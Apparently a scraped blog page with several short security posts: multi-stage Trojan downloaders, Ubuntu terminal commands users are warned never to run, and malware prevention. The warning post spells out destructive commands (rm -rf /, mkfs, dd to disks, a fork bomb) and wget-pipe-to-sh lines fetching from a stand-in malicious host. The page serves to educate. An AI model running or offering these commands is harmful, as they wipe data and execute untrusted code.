And probably, the most clever part of all this consists in the multiple stages of download. Don’t go thinking that you get a Trojan downloader and then the virus. Oh, no – it’s far more complex. The first will download another that will download another and so on and so forth, or the primary download will download the virus piece by piece, from different hosts and URLs. Also, it may be possible for the initial downloader to retrieve a configuration file, which contains further instructions of content to download, as seen in the same report.

"Coupling the use of automation to frequently update the malicious files with multiple levels of downloading (potentially across multiple domains), often results in fairlycomplex infection mechanisms, involving numerous items of malware and URLs. From the malware author's perspective, such techniques provide a very flexible framework in which to operate.", Fraser Howard wrote in the report.

Malicious Commands You Should NOT Run in Ubuntu!

Written by IT News on 6:07 PM

I knew this was going to happen someday, as Ubuntu is more and more popular each day. It seems that there is a growing trend to offer malicious commands to new and inexperienced Ubuntu users on Ubuntu forums and not only there. Therefore I thought it would be a very smart idea to take a moment to review all these malicious commands, that you should NOT execute in a terminal.

The following commands can cause massive damage to your Ubuntu operating system! Please DO NOT execute any of them, just read and learn!

CODE:
sudo rm -rf / (This will delete all your files on your system) - Needs administrator rights! sudo rm -rf . (This will delete the current directory your in) - Needs administrator rights! sudo rm -rf * (This will delete all the files in the current folder) - Needs administrator rights! rm -rf * or rm -rf *.* (This will delete all the files in the current folder) - No administrator rights needed! rm -rf ~ / & (This will destroy your home directory) - No administrator rights needed!

All the below commands will erase your hard drive! CODE:
sudo mkfs (This will format your hard drive) - Needs administrator rights!
sudo mkfs.ext3 (This will format your hard drive) - Needs administrator rights!
sudo mkfs.bfs (This will format your hard drive) - Needs administrator rights!
sudo mkfs.cramfs (This will format your hard drive) - No administrator rights needed!
sudo mkfs.ext2 (This will format your hard drive) - Needs administrator rights!
sudo mkfs.minix (This will format your hard drive) - Needs administrator rights!
sudo mkfs.msdos (This will format your hard drive) - Needs administrator rights!
sudo mkfs.reiserfs (This will format your hard drive) - Needs administrator rights!
sudo mkfs.vfat (This will format your hard drive) - Needs administrator rights!

The dd command can be very dangerous, especially when you have no idea what it does! Below are some examples, but remember that these can vary often! CODE:
sudo dd if=/dev/zero of=/dev/hda (VERY DANGEROUS COMMAND! It will zero out the whole primary IDE hard drive) (Needs administrator rights)
sudo dd if=/dev/hda of=/dev/hdb (Needs administrator rights)
sudo dd if=something of=/dev/hda (Needs administrator rights)

WARNING: /dev/hda and /dev/hdb from the above example can be replaced with /dev/sda or /dev/sdb or any partition or hard drive you may have on your system!

Block device manipulation: Causes raw data to be written to a block device. Often times this will clobber the filesystem and cause total loss of data!

CODE:
any_command > /dev/sda
dd if=something of=/dev/sda

Forkbomb: It is a malicious script that will execute a huge number of processes until your system freezes, forcing you to do a hard reboot which may cause data corruption or data damage.

The below command looks really intriguing and curiosity may lead new and inexperienced users to execute it! DON'T EXECUTE THEM!

CODE:
:(){:|:&};:

CODE:
fork while fork

Tarbomb: Let's say that someone who wants to help you, offers you a tar.gz or tar.bz2 archive and he asks you to extract it into an existing directory. This archive can be crafted to explode into a million of files, or inject other existing files into the system by guessing their filenames. You should make the habit of decompressing tar.gz or tar.bz2 archives inside a newly created directory!

Decompression bomb: Here's another example. Let's say someone asks you to extract an archive which appears to be a small download. In reality it's highly compressed data and will inflate to hundreds of Gigabites, filling your hard drive until it freezes! You should not touch data from an untrusted source!

Shellscript: This one is also very dangrous! Someone gives you a link to download, to a shellscript and then he asks you to execute it. This script can contain any command he chooses (from the above examples). Do not execute code from people you don't trust! Here are some examples:

CODE:
wget http://some_place/some_file
sh ./some_file

Example: wget http://hax018r.org/malicious-script
sh ./malicious-script

or

CODE:
wget http://some_place/some_file -O- | sh
Example: wget http://hax018r.org/malicious-script -O- | sh
WARNING: Remember that the above examples can have any name!

How the computer viruses work?

Written by IT News on 1:59 AM


If you are interested on how any computer viruses work or attack, the following article will answer all about it. The article write by By Marshall Brain for howstuffworks.com

Inside This Article
1.Introduction to How Computer Viruses Work
2.Virus Origins
3.Virus History
4.Virus Evolution
5.E-mail Viruses
6.Worms
7.How to Protect Your Computer from Viruses
8.Lots More Information
9.See all Internet articles

In this article, we will discuss viruses -- both "traditional" viruses and the newer e-mail viruses -- so that you can learn how they work and also understand how to protect yourself.

Preventing malware with tools, patches and education

Written by IT News on 7:49 PM

Unlike malware removal, which often requires specific understanding of how a malware infection can impact a given system, various prevention techniques will effectively block malware regardless of its particular characteristics. Of course, some types of malware can sneak past any defenses, so it is best to apply as many prevention techniques as possible.

Patching
The most obvious way of preventing malware infection is to keep a Windows system patched. Most malware exploits flaws or vulnerabilities to infect Windows and its applications. An up-to-date and fully patched Windows computer will greatly reduce malware infection possibilities. Of course, there is always concern about the dreaded zero-day infection, a malware strain that exploits an unknown flaw or recently discovered vulnerability without a published patch.

Another way of preventing malware infections is to run applications that are not as susceptible to infection. The fact of the matter is that malware targets the most commonly used operating system (OS) and its native applications. Since the OS and applications are so closely linked, malware can often cause more damage than if the applications and OS were not so closely linked during development. For instance, using third-party Web browsers is a good way to cut down on the number of potential threats.

Prevention tools
Anti-malware prevention tools are another option for added protection. Nearly all antivirus and antispyware tools compile malware signatures -- detailed descriptions of malware characteristics and behaviors. These applications either block identified threats as they attack a system or quarantine or remove them if the threat has managed to slip by the first line of defense. The downside of these tools is that they require constant updating of their signature libraries -- libraries that might be missing a malware description here and there. To increase the effectiveness of signature-based applications, it is usually a good idea to run multiple types to cover as many malware signatures as possible.

The best anti-malware tools use an anomaly detection technique as well as signature-based defense methods. These tools can adapt to new types of malware. They take frequent snapshots of Windows system images and compare them to previous images to look for differences. These methods rely on the applications heuristic attributes -- the ability to learn to identify new threats. This is still a developing malware prevention technique and its effectiveness is less than 100%, but these applications do provide an added measure of defense.

User education
Technology-based prevention methods are rarely 100% effective by themselves. In addition, many threats still rely on social engineering tactics that can circumvent even the most advanced anti-malware technologies. For these malware threats, the best -- and sometimes only -- prevention method is user education. Better knowledge about what not to accept, where not to surf and who not to trust is ultimately the best malware prevention method.

Search This Blog

Ads and Sponsored by:


Want to subscribe?

Subscribe in a reader.